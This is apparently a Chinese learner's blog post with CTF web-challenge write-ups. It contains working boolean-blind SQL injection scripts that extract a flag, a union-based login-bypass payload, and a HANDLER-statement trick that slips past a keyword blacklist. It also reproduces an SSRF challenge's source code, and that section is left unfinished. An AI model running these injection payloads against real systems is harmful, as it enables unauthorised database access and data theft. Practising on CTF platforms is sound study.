Web安全学习新手入门Week11


原创

不是小生 于 2022-04-24 17:27:42 发布 1835 收藏
文章标签： web安全 学习 安全

这周自己找题打 总结总结 要回学校了

1.[CISCN2019 华北赛区 Day2 Web1]Hack World

开局告诉表和字段



然后题目之前说是uuid（uuid是32位随机字符串） 就想到要写脚本来解

输入1 回显有他想要个女朋友

输入2回显要不要做他女朋友

输入0是error啥的

就想到布尔盲注

那就先判断flag长度

```
import requests

url = "http://761df7bf-b293-4bf9-8319-d49755ef57af.node4.buuoj.cn:81/index.php"
len = 1;
while(True):
    data = {"id": f"if(length((select(flag)from(flag)))={len},1,0)"}
    r = requests.post(url,data=data)
    if('Hello, glzjin wants a girlfriend.' in r.text):
        break;
    print(len,end='\n')
    len += 1
print(f"flag长度为{len}")
```

然后就上脚本

```
import requests
import time
import re
url='http://761df7bf-b293-4bf9-8319-d49755ef57af.node4.buuoj.cn:81/index.php'
flag = ''
for i in range(1,43):
    max = 126
    min = 33
    for c in range(33,126):
        s = (int)((max+min)/2)
        payload = '1^(ascii(substr((select(flag)from(flag)),'+str(i)+',1))>'+str(s)+')'
        r = requests.post(url,data = {'id':payload})
        time.sleep(1)
        if 'Hello, glzjin wants a girlfriend.' in str(r.text):
            max=s
        else:
            min=s
        if((max-min)<=1):
            flag+=chr(max)
            break
print(flag)
```


2.[GXYCTF2019]BabySQli

上来是登录框 输入闭合的一些语句没有法


然后就用admin试试

然后看见一些绿绿的


了解了好像是base32



然后解码



再64



这里上考点


sqli的联合注入有特性：在使用联合注入时，如果你查询的数据不存在
，那么就会生成一个内容为null的虚拟数据，
也就是说在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据。
所以这时我们就可以在注入时添加我们需要的信息

上payload

```
name=1' union select 0,'admin','81dc9bdb52d04dc20036dbd8313ed055'%23&pw=1234
```

其中81dc9bdb52d04dc20036dbd8313ed055是1234的md5值

然后就完事



3.[GYCTF2020]Blacklist

前面和强网杯的随便注一样啊

表名和库名都一样

这里就不赘述了

但是

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

过滤了set,prepare,alter等 所以强网杯那套用不上

用 HANDLER语法可以绕过select限制

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;
```

```
HANDLER … OPEN语句打开一个表，使其可以使用后续HANDLER … READ语句访问，
该表对象未被其他会话共享，并且在会话调用HANDLER … CLOSE或会话终止之前不会关闭
```

4.[De1CTF 2019]SSRF Me

这个代码审计可还行

```
#! /usr/bin/env python #encoding=utf-8 from flask import Flask from flask import request import socket impo
```

```
import Flask from flask
import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)

class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if (not os.path.exists(self.sandbox)):
            os.mkdir(self.sandbox)
    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
                if result['code'] == 500:
                    result['data'] = "Action Error"
```

```
        else :
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign): return True
        else :return False# generate Sign For Action Scan.
@app.route("/geneSign", methods = ['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action,param)
@app.route('/De1ta', methods = ['GET', 'POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if (waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index(): return open("code.txt", "r").read()
def scan(param):
    socket.setdefaulttimeout(1)
    try: return urllib.urlopen(param).read()[: 50]
    except: return "Connection Timeout"
def getSign(action, param): return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content): return hashlib.md5(content).hexdigest()
def waf(param):
    check = param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"): return True
    else :return False
if __name__ == '__main__':
    app.debug = False
    app.run(host = '0.0.0.0', port = 80)
```

看着是flask框架

我要看吐了

先留着

我太无能了

先到这里一会再更